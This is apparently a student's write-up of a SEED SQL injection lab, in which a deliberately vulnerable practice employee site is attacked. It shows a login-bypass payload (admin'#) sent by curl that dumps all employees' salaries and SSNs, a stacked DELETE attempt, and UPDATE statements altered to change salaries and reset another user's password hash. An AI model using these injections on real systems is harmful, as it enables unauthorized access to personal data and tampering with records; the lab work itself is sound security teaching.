SEED Lab: SQL Injection
Andrew Simon
N00695969

Task 1- Get Familiar with SQL Statements

I began by launching the MySQL console to start experimenting with SQL commands in the VM

```
[02/06/24]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

After testing out the sample commands of **use Users;** and **show tables;** I entered the following command to print all of the information under “Alice”:


SELECT * FROM credential WHERE Name = “Alice”;


```
mysql> SELECT * FROM credential WHERE Name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2 - SQL Injection Attack on SELECT Statement

Inserting the following information into the username and password boxes provided me with the information of all of the employees in the company:





This strategy worked because I leveraged the SELECT statement in the provided user authentication code for the web server:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

Using the following curl command in my terminal allowed me to get the same information without using the web page:

```
[02/11/24]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?us
ername=admin%27%23&Password='
```

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td
d></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
```

In order to attempt a modification of the database, I altered my initial query to include another:


admin’# ; DELETE salary FROM credential WHERE name = ‘Alice’ “;#

This entry still provided me with the same information page of all the employees but Alice’s salary was not altered. I tried a few more similar queries and have found that it does not allow me to run more than one query at a time.

Task 3 - SQL Injection Attack on UPDATE Statement

In order to make an edit to the salary field of a user I went into the **unsafe_edit_backend.php** file located in the **/var/www/SQLInjection** directory as directed. In looking through the file I noticed an UPDATE SQL statement that ran when the submit button was clicked on the Edit Profile screen. I simply added **“,salary= ‘100000’”** to the query to update Alice’s salary on the button press.


```php
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',salary= '100000',e$
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',salary= '100000',e$
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
```




Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

To begin altering Boby's information, I log into his account using the same method I have done for the others:





I made the same edit to the php file as I did for Alice but made salary = 1 instead of 100000:

```php
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',salary= '1',email=$
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',salary= '1',email=$
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
```

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

I then updated his password in the Edit Profile page to “alicerules” and can use that to log into his profile normally with the new, changed password.

Employee Profile Login

USERNAME boby

PASSWORD ••••••••••

Login

Copyright © SEED LABs

To make these updates to Boby's profile without logging into his account first, I tried the following modifications to the UPDATE SQL statement in the php file while under Alice's account:

UPDATE credential SET nickname='$input_nickname', **salary='1'**, email = '$input_email', address='$input_address', **Password='alicerules'**, PhoneNumber='$input_phonenumber' **WHERE name='boby';**";

The bolded sections of the statement highlight the changes I made in order to update Boby's salary and password from Alice's account. This only allowed me to alter the salary for Boby and not the Password. To update the password I needed to work with the systems hashing of the password inputs. I entered the following to receive the hash of my given password, "alicerules":

```
[02/11/24]seed@VM:~/Labs$ sudo echo -n alicerules > password.txt
[02/11/24]seed@VM:~/Labs$ cat password.txt
alicerules[02/11/24]seed@VM:~/Labs$ sha1sum password.txt
40ea0eb1c0e899fb654cd1c5ca4dfb332f154a6a  password.txt
```

I then altered my UPDATE SQL statement again to enter this hash instead of the plaintext password in the Password field for Boby. This allowed me to successfully log in to Boby's account using the credentials Username: boby and Password: **alicerules**.